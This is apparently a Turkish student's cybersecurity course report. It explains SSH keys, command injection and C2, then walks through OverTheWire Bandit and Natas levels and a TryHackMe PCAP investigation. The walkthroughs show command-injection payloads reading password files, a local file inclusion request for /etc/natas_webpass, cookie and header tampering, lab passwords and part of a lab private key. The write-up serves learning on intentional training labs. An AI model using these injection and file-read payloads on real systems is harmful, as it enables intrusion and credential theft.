ANKACORE26

101 FİNAL PROJESİ

11.03.2026

İLAYDA AYTAŞ

İÇİNDEKİLER

Sayfa No

FAZ 1: "Siber Triatlon" Operasyon Raporu

Bölüm A: Teori ve Mimari (Research & Logic) ---------- 3- 4

1. İşletim Sistemi ve Şifreleme: SSH Key & Hex Dump ----------3
2. Web Mimarisi: Client-Side vs Server-Side & Command Injection ----------3
3. Ağ Anatomisi: C2 Nedir & PCAP Analizi ----------4

Bölüm B: Saha Operasyonu (Boss Fights) ---------- 4- 18

Cephe 1: İşletim Sistemleri Ustası — OverTheWire: Bandit (Level 11–15) ---------- 4

Cephe 2: Web Mantık Avcısı — OverTheWire: Natas (Level 0–10) ---------- 6

Cephe 3: Kör Nokta Dedektifi — TryHackMe: C2 Carnage ---------- 12

FAZ 2: Gerçek Saha Operasyonu (Web Recon & VDP Raporu)

Bölüm C: Av Mevsimi — WebMD Bug Bounty (HackerOne) ---------- 19 - 24

Cephe 1: Subdomain Keşfi — subfinder + httpx + dirsearch ---------- 19

Cephe 2: Zafiyet Avı — Burp Suite (Senaryo B) ---------- 20

Cephe 3: Profesyonel Raporlama (Kritik Teslimat) ---------- 23

Bölüm D: Mühendislik Vizyonu (Reflection) ---------- 25

1. Etki Analizi: Reflected XSS vs Stored XSS — CVSS Karşılaştırması ---------- 25
2. Çözüm Üretmek: Blacklist vs Prepared Statements (SQLi Mitigasyonu) ---------- 25

FAZ 1: "Siber Triatlon" Operasyon Raporu

Bölüm A: Teori ve Mimari (Research & Logic)

1. İşletim Sistemi ve Şifreleme

SSH Private Key — Neden Parola Yerine Anahtar?

Parola ile girişte her seferinde bir şey yazarsın ve o şey ağ üzerinden gider. Birisi seni dinliyorsa, brute-force deniyorsa veya klavye kaydediyorsa parolana ulaşabilir. SSH anahtar çiftinde ise mantık farklı çalışır: sunucuya sadece Public Key'ini (açık anahtar) bırakırsın, Private Key (gizli anahtar) hiçbir zaman bilgisayarından çıkmaz. Sunucu sana "bunu çözebilirsen gel" der, sen de Private Key ile çözersin. Ortadaki biri trafiği dinlese bile Private Key'i hiç göremez çünkü o hiç iletilmez. Güvenliğin temeli bu: kanıtlamak için gizli bilgiyi göndermek zorunda değilsin.

Hex Dump Nedir?

Bilgisayar dosyaları aslında sadece 0 ve 1'den oluşur. Bunu doğrudan okumak imkansız, o yüzden her 8 bit'i (1 byte) 2 haneli hexadecimal sayıya çevririz. Mesela 01001000 → 48 olur, bu da ASCII'de H harfidir. Hex dump bir dosyayı hem hex hem de okunabilir karakter olarak yan yana gösterir. Sıkıştırılmış veya şifrelenmiş bir dosyayla uğraşırken içinde ne olduğunu anlamak için hex dump'a bakarsın.

2. Web Mimarisi

Client-Side vs Server-Side

Tarayıcı bir sayfayı açtığında sunucu sana HTML, CSS ve JavaScript gönderir, bu kodlar senin bilgisayarında çalışır, dolayısıyla görürsün. Ama PHP veya Python sunucuda çalışır, sana sadece sonucu gönderir. Yani PHP kodu veritabanına bağlanır, sorguyu çalıştırır, HTML üretir ve o HTML'i sana yollar. Sen hiçbir zaman "mutfağı" görmezsin, sadece tabağa gelen yemeği görürsün. Bu hem performans hem de güvenlik açısından kritik — veritabanı şifreleri, iş mantığı, API anahtarları hep sunucu tarafında kalır.

Command Injection Nasıl Çalışır?

Diyelim ki bir web sitesi kullanıcının girdiği IP adresine ping atıyor ve bunu şöyle yapıyor:

system("ping " + kullanici_girdisi)

Sen buraya 8.8.8.8 yerine 8.8.8.8; whoami yazarsan sunucu şunu çalıştırır:

ping 8.8.8.8; whoami

Noktalı virgül Linux'ta "bunu çalıştır, sonra bunu da çalıştır" demek. Uygulama girdiyi hiç filtrelemeden komutin içine yapıştırırsa, sen artık sunucuda istediğin komutu çalıştırabilirsin. Temel sorun şu: kullanıcıdan gelen veriyi doğrudan komut olarak yorumlamak.

3. Ağ Anatomisi

C2 (Command and Control) Nedir?

Zararlı yazılım bir bilgisayara bulaştığında tek başına pek bir işe yaramaz. Saldırganın ona "şimdi bu dosyaları çal", "şu sisteme geç", "kendini gizle" demesi gerekir. Bunun için zararlı yazılım internetteki bir C2 sunucusuna bağlanır ve talimat bekler. Bunu bir ajan-merkez ilişkisi gibi düşünebilirsin: ajan sahada, merkez komutları veriyor. Ayrıca C2 bağlantısı genelde dışarıya doğru gider (outbound), çünkü firewall'lar dışarıdan gelen bağlantıları bloklar ama içeriden dışarıya gidenlere genelde izin verir.

PCAP Analizi — Neden Antivirüs Yetmez?

Antivirüs imza tabanlı çalışır, yani "bu dosya daha önce kötü diye işaretlenmiş mi?" diye bakar. Ama saldırgan zararlıyı biraz değiştirirse imza uymaz, antivirüs görmez. PCAP ise ağdaki tüm trafiği ham haliyle kaydeder. SOC analisti PCAP'e bakarak şunları görebilir: hangi IP ile konuşulmuş, ne kadar veri gönderilmiş, gece 3'te garip bir sunucuya bağlantı açılmış mı, DNS sorguları anormal mi? Zararlı yazılım ne kadar iyi gizlenirse gizlensin, ağ üzerinden bir yere bağlanmak zorunda. O bağlantının izi PCAP'te kalır.

Bölüm B: Saha Operasyonu (Boss Fights)

Cephe 1: İşletim Sistemleri Ustası (Linux / Bash)

Cephe 1: İşletim Sistemleri Ustası — OverTheWire: Bandit (Level 11–15)

11- ROT13 ile şifrelenmiş .

```
bandit11@bandit:~$ ls
data.txt
bandit11@bandit:~$ cat data.txt
Gur cnffjbeq vf 7k16JArUVv5LxVuJfsSVdbbtaHGlw9D4
bandit11@bandit:~$ cat data.txt | tr 'A-Za-z' 'N-ZA-Mn-za-m'
The password is 7x16WNeHIi5YkIhWsfFIqoognUTyj9Q4
```

tr = translate → bir karakteri başka bir karakterle değiştirir.
The password is 7x16WNeHIi5YkIhWsfFIqoognUTyj9Q4

12- Password data.txt nin içinde ama data.txt hexdump yapılmış ve birden çok kez sıkıştırılmış.
/tmp neden? → Bandit'te ana dizinine (~) yeni dosya **yazamazsın**, sadece okuyabilirsin. /tmp herkese açık geçici alan.

```
Kutu1 (hexdump)
└─ Kutu2 (gzip)
   └─ Kutu3 (bzip2)
      └─ Kutu4 (tar)
         └─ Kutu5 (tar)
            └─ Kutu6 (bzip2)
               └─ Kutu7 (tar)
                  └─ Kutu8 (gzip)
                     └─ FLAG
```

```
bandit12@bandit:/tmp/benim_klasorum$ mv data5.bin data5.tar
bandit12@bandit:/tmp/benim_klasorum$ tar -xf data5.tar
bandit12@bandit:/tmp/benim_klasorum$ ls
data5.tar  data6.bin  data.txt  output.tar
bandit12@bandit:/tmp/benim_klasorum$ file data6.bin
data6.bin: bzip2 compressed data, block size = 900k
bandit12@bandit:/tmp/benim_klasorum$ mv data6.bin data6.bz2
bandit12@bandit:/tmp/benim_klasorum$ bzip2 -d data6.bz2
bandit12@bandit:/tmp/benim_klasorum$ file data6
data6: POSIX tar archive (GNU)
bandit12@bandit:/tmp/benim_klasorum$ ls
data5.tar  data6  data.txt  output.tar
bandit12@bandit:/tmp/benim_klasorum$ mv data6 data6.tar
bandit12@bandit:/tmp/benim_klasorum$ tar -xf data6.tar
bandit12@bandit:/tmp/benim_klasorum$ ls
data5.tar  data6.tar  data8.bin  data.txt  output.tar
bandit12@bandit:/tmp/benim_klasorum$ file data8.bin
data8.bin: gzip compressed data, was "data9.bin", last modified: Tue Oct 14 09:26:06 2025, max compression, from Unix, original size modulo 2^32 49
bandit12@bandit:/tmp/benim_klasorum$ mv data8.bin data8.gz
bandit12@bandit:/tmp/benim_klasorum$ gzip -d data8.gz
bandit12@bandit:/tmp/benim_klasorum$ file data8
data8: ASCII text
bandit12@bandit:/tmp/benim_klasorum$ cat data8
The password is FO5dwFsc0cbaIiH0h8J2eUks2vdTDwAn
bandit12@bandit:/tmp/benim_klasorum$
```

Dosyanın adına bakarak ne olduğunu anlayamazsın. Bu yüzden her adımda file komutuyla **"bu kutu ne türü?"** diye soruyorsun, o söylüyor, sen de doğru anahtarla açıyorsun.

Kutu türü	Anahtar
hexdump	`xxd -r`
gzip	`gzip -d`
bzip2	`bzip2 -d`
tar	`tar -xf`


xxd -r ile **"bu yazıyı tekrar binary'ye çevir"** dedik. Bu işlemi **sadece bir kez** yaptık çünkü sadece en dıştaki kutu hexdump formatındaydı.

İçerideki kutular zaten **binary formatında** kaydedilmişti, yani onlar hexdump değildi, direkt sıkıştırılmış dosyalardı. Onları gzip, bzip2, tar ile açmak yetti.

13 -

```
bandit13@bandit:~$ ls
HINT  sshkey.private
bandit13@bandit:~$ cat sshkey.private
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAxkkOE83W2cOT7IWhFc9aPaaQmQDdgzuXCv+ppZHa++buSkN+
gg0tcr7Fw8NLGa5+Uzec2rEg0WmeevB13AIoYp0MZyETq46t+jk9puNwZwIt9XgB
ZufGtZEwWbFWw/vVLNwOXBe4UWStGRWzgPpEeSv5Tb1VjLZIBdGphTIK22Amz6Zb
ThMsiMnyJafEwJ/T8PQO3myS91vUHEuoOMAzoUID4kN0MEZ3+XahyK0HJVq68KsV
```

SSH private key ile bir sonraki level'a bağlan.
"localhost'tan bağlanmak engellendi". Yani sunucu içinden sunucuya SSH yapamadım.



Sshkey i kendi bilgisayarıma kayıt ettim.

```
┌──(kali㉿kali)-[~]
└─$ chmod 400 sshkey.private

┌──(kali㉿kali)-[~]
└─$ ssh -i sshkey.private bandit14@bandit.labs.overthewire.org -p 2220
```

400 = **"sadece ben okuyabilirim, başkası hiçbir şey yapamaz"**

SSH private key'leri güvenlik gereği böyle olmalı, aksi halde SSH **"bu dosyayı kullanmıyorum, çok riskli"** diyor.

Bilgisayarımdaki sshkey ile oturum açtım.

```
bandit14@bandit:~$ cat /etc/bandit_pass/bandit14
MU4VWeTyJk8ROof1qqmcBPaLh7lDCPvS
bandit14@bandit:~$
```

soruda söylenen dizine gittim ve buldum.

14-

nc (netcat) = **iki bilgisayar arasında ham veri gönderme aracı**.

```
bandit14@bandit:~$ nc localhost 30000
MU4VWeTyJk8ROof1qqmcBPaLh7lDCPvS
Correct!
8xCjnmgoKbGLhHFAZlGE5Tmu4M2tKJQo
```

Şifre istendi ve 13. Görevin şifresini yazdın (Soruda böyle açıklanmıştı.)

15-

	14. Soru	15. Soru
Araç	`nc`	`ncat --ssl`
Bağlantı	Normal	Şifreli (SSL)
Port	30000	30001

```
bandit15@bandit:~$ ncat --ssl localhost 30001
8xCjnmgoKbGLhHFAZlGE5Tmu4M2tKJQo
Correct!
kSkvUpMQ7lBYyCM4GBPvCvT1BfWRy0Dx
```

14. levelin şifresini girince 15. Levelin şifresini verdi.

SSL = veri gönderirken **şifreleme** yapılıyor.

Cephe 2: Web Mantık Avcısı (Server-Side)

0- view page source diyip password u buldum.

```
13 <div id="content">
14 You can find the password for the next level on this page.
15
16 <!--The password for natas1 is 0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq -->
17 </div>
```

1- view page source diyip password u buldum.

```
next level on this page, but rightclicking has been blocked!

<!--The password for natas2 is TguMNxKo1DSa1tujBLuZJnDUlCcUAPlI -->
</div>
```

2- view page source a baktım ve files/pixel.png yi inceledim ama herhangi bir şey yoktu. Ben de **files** path ini inceledim. http://natas2.natas.labs.overthewire.org/files/
users.txt de password ü buldum.

```
<div id="content">
There is nothing on this page
<img src="files/pixel.png">
</div>
</body></html>
```

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

Index of /files

Name	Last modified	Size	Description
Parent Directory		-	
pixel.png	2025-10-14 09:06	303	
users.txt	2025-10-14 09:06	145	

Apache/2.4.58 (Ubuntu) Server at natas2.natas.labs.overthewire.org Port 80

```
# username:password
alice:BYNdCesZqW
bob:jw2ueICLvT
charlie:G5vCxkVV3m
natas3:3gqisGdR0pjm6tpkDKdIWO2hSvchLeYH
eve:zo4mJWyNj2
mallory:9urtcpzBmH
```

natas3:3gqisGdR0pjm6tpkDKdIWO2hSvchLeYH

3- Google dorking ile baktım bir sonuç alamadım.

site: http://natas3.natas.labs.overthewire.org/ intitle:index of /

AI Modu Tümü Videolar Alışveriş Görseller Kısa videolar Kitaplar Daha fazla

Aradığınız - **site: http://natas3.natas.labs.overthewire.org/ intitle:index of /** - ile ilgili hiçbir arama sonucu mevcut değil.

robots.txt yi denedim.

```
User-agent: *
Disallow: /s3cr3t/
```

Index of /s3cr3t

Name	Last modified	Size	Description
Parent Directory		-	
users.txt	2025-10-14 09:06	40	


Apache/2.4.58 (Ubuntu) Server at natas3.natas.labs.overthewire.org Port 80

users.txt de natas4:QryZXc2e0zahULdHrtHxzyYkj59kUxLQ

4- Referer Header Tarayıcının sunucuya "ben bu sayfaya nereden geldim" diye söylediği bilgi.


```
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://natas4.natas.labs.overthewire.org/index.php/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

natas4 olarak ayarlanmış referer bunu natas 5 olarak düzelttim repeater da.



Access granted. The password for natas5 is 0n35PkggAPm2zbEpOU802c0x0Msn1ToK

5- Ekranda erişime izin verilmedi mesajı vardı ben de burp Proxy ile incelediğimde cookie loggedin değerini 0 olarak ayarlandığını gördüm ve bu değeri Repeater da 1 olarak değiştirdim.



Access granted. The password for natas6 is 0RoJwHdSKWFTYR5WuiAewauSuNaBXned

6- View sourcecode a tıklayınca "includes/secret.inc" bu dizinin olduğunu gördüm ve o dizine gitmek için urle ekledim http://natas6.natas.labs.overthewire.org/includes/secret.inc

```
include "includes/secret.inc";

    if(array_key_exists("submit", $_POST)) {
        if($secret == $_POST['secret']) {
        print "Access granted. The password for natas7 is <censored>";
    } else {
        print "Wrong secret";
    }
    }
```

Karşıma boş bir sayfa çıktı ben de bunun da sayfa kaynak koduna baktım .

```
1 <?
2 $secret = "FOEIUWGHFEEUHOFUOIU";
3 ?>
4
```

secret=FOEIUWGHFEEUHOFUOIU
secret değerini girince natas 7 nin şifresi çıktı.

Access granted. The password for natas7 is
bmg8SvU1LizuWjx3y7xkNERkHxGre0GS
Input secret:
Submit Query

7- Sayfa kaynak kodunu inceleyince aşağıdaki mesajı gördüm ve /etc/natas_webpass/natas8 bu dizine gittim.

```
this is the about page

<!-- hint: password for webuser natas8 is in /etc/natas_webpass/natas8 -->
</div>
</body>
```

url:http://natas7.natas.labs.overthewire.org/index.php?page=home

url de page=home yazan kısım local file inclusion zaafiyeti olabilir çünkü home değil de başka dizin denedim. aşağıdaki hata mesajını aldım . Failed opening '/deneme' diyor . sonuna .php eklememiş eğer ekleseydi baypas etmek gerekirdi.

Warning: include(/deneme): failed to open stream: No such file or directory in **/var/www/natas/natas7/index.php** on line **21**

Warning: include(): Failed opening '/deneme' for inclusion (include_path='.:/usr/share/php') in **/var/www/natas/natas7/index.php** on line **21**

url: http://natas7.natas.labs.overthewire.org/index.php?page=/etc/natas_webpass/natas8

Home About


xcoXLmzMkoIP9D7hlgPlh9XD7OgLAe5Q

8- base64_encode (base64 haline getirilmiş)→ strrev (tersine çevirme)→ bin2hex (binary ‘i hex ‘e)işlemi yapılmış ben de bu işlemin tersini yaptım .

```
$encodedSecret = "3d3d516343746d4d6d6c315669563362";

function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}

if(array_key_exists("submit", $_POST)) {
    if(encodeSecret($_POST['secret']) == $encodedSecret) {
    print "Access granted. The password for natas9 is <censored>";
    } else {
    print "Wrong secret";
    }
}
```



Secret ı encode edip sonra görseldeki encoded Secret ile karşılaştırıyor doğru mu diye eğer encodedSecret ı tam tersi şekilde decod edersem secret a ulaşırım. Bunu CyberChef ile yaptım ve secret ı buldum.

9-

```
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    passthru("grep -i $key dictionary.txt");
}
?>
```

Kod kullanıcının yazdığı şeyi direkt alıyor, hiç kontrol etmiyor!

`passthru` = **sistem komutu çalıştır** demek.

Input filtrelenmediği için komut enjeksiyonu yapılabilir:

; ile yeni komut ekleyebilirsin çünkü girdi direkt terminale gidiyor.

; → önceki bitse de bitmese de çalıştır hello; whoami
&& → önceki başarılı olursa çalıştır hello && whoami
| → öncekinin çıktısını sonrakine gönder hello | whoami
|| → önceki başarısız olursa çalıştır hello || whoami

Natas'ın ana sayfasında, bütün levellerin parolalarının /etc/natas_webpass dosyasında yer aldığı bilgisi bulunmakta.

Input alanına ; cat /etc/natas_webpass/natas10 şeklinde bir değer girdiğimizde parolayı elde etmiş oluyoruz. ; → komut ayırıcı
; kullanarak grep komutunu sonlandırdım.

Find words containing: Search

Output:

```
t7I5VHvpa14sJTUGV0cbEsbYfFP2dmOu
```

10- Şu karakterleri engelliyorlar soruda :
; → komut ayırıcı
| → pipe
& → ve operatörü
[→ köşeli parantez
/ → slash

```
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[;|&]/',$key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i $key dictionary.txt");
    }
}
?>
```

grep ile bu dizini aramasını sağladım : . /etc/natas_webpass/natas11

For security reasons, we now filter on certain characters


Find words containing: Search

Output:

```
/etc/natas_webpass/natas11:UJdqkK1pTu6VLt9UHWAgRZz6sVUZ3lEk
```

Cephe 3: Kör Nokta Dedektifi (Ağ Adli Analizi)

1-



İlk başta hhtp olanları filtreledim ve sonra zamana göre listeledim ve frame kısmında time verisi vardı. Bu zaman damgası paketin ağ kartına (NIC) ulaştığı anı gösterir.

2-

Value:

1735 56.248525 10.9.23.102 85.187.128.24 HTTP 514 GET /incidunt-consequatur/documents.zip HTTP/1.1

3-1735 paketi içerisinde Hypertext sekmesinde etki alanının 'attirenepal.com' olduğunu görüntülüyoruz.

4-1735 paketi üzerinde sağ tıklıyorum ve 'Follow->HTTP Stream' seçeneği ile devam ediyorum.

dosyanın adı chart-1530076591.xls

5-1735 paketi üzerinde sağ tıklıyorum ve 'Follow->HTTP Stream' seçeneği ile devam ediyorum.

server adı LiteSpeed

```
HTTP/1.1 200 OK
Connection: Keep-Alive
Keep-Alive: timeout=5, max=100
x-powered-by: PHP/7.2.34
set-cookie: PHPSESSID=3de638a4b99bd63f8f7b0ca7e3b6f14c; path=/
content-description: File Transfer
content-type: application/octet-stream
content-disposition: attachment; filename=documents.zip
content-transfer-encoding: binary
expires: 0
cache-control: must-revalidate, post-check=0, pre-check=0
pragma: public
transfer-encoding: chunked
date: Fri, 24 Sep 2021 16:44:06 GMT
server: LiteSpeed
strict-transport-security: max-age=63072000; includeSubDomains
x-frame-options: SAMEORIGIN
x-content-type-options: nosniff
```

6- x-powered-by' satırında sürüm bilgisini(PHP/7.2.34) görüntüleyebiliyoruz.

```
HTTP/1.1 200 OK
Connection: Keep-Alive
Keep-Alive: timeout=5, max=100
x-powered-by: PHP/7.2.34
set-cookie: PHPSESSID=3de638a4b99bd63f8f7b0ca7e3b6f14c; path=/
content-description: File Transfer
content-type: application/octet-stream
content-disposition: attachment; filename=documents.zip
content-transfer-encoding: binary
expires: 0
cache-control: must-revalidate, post-check=0, pre-check=0
pragma: public
transfer-encoding: chunked
date: Fri, 24 Sep 2021 16:44:06 GMT
server: LiteSpeed
strict-transport-security: max-age=63072000; includeSubDomains
x-frame-options: SAMEORIGIN
x-content-type-options: nosniff
```

7- Sorunun ipucuna baktığımızda HTTPS trafiği üzerine bakmamı ve belirttiği zaman dilimi arasında filtreleme yapmamı söylemektedir.Soruda Birden fazla alan adından indirildi dediği için DNS e baktım. 2021-09-24 bu tarihi eskiden öğrenmiştim.


dns && frame.time >= "2021-09-24 16:45:11" && frame.time <= "2021-09-24 16:45:30"

Filtreledikten sonra açıklamalardaki dns altındaki Queries kısımına bakılmalı.
Seçtiğim 3 Domain:

- finejewels.com.au
- thietbiagt.com
- new.americold.com

Diğerleri Neden Elendi?

Domain	Neden Elendi
self.events.data.microsoft.com	Microsoft — meşru/güvenilir domain
_ldap._tcp...msdcs.goi...	Windows AD sorgusu — normal sistem trafiği



8-


finejewels.com.au *Buna SSL sertifikasını hangi sertifika yetkilisi verdi?*
HTTPS siteleri bir SSL sertifikası kullanır. Bu sertifikayı Sertifika Yetkilisi (CA) adı verilen güvenilir kuruluşlar verir

finejewels.com.au'nun SSL sertifikasını görmek için DNS paketine değil, HTTPS/TCP bağlantısına baktım.

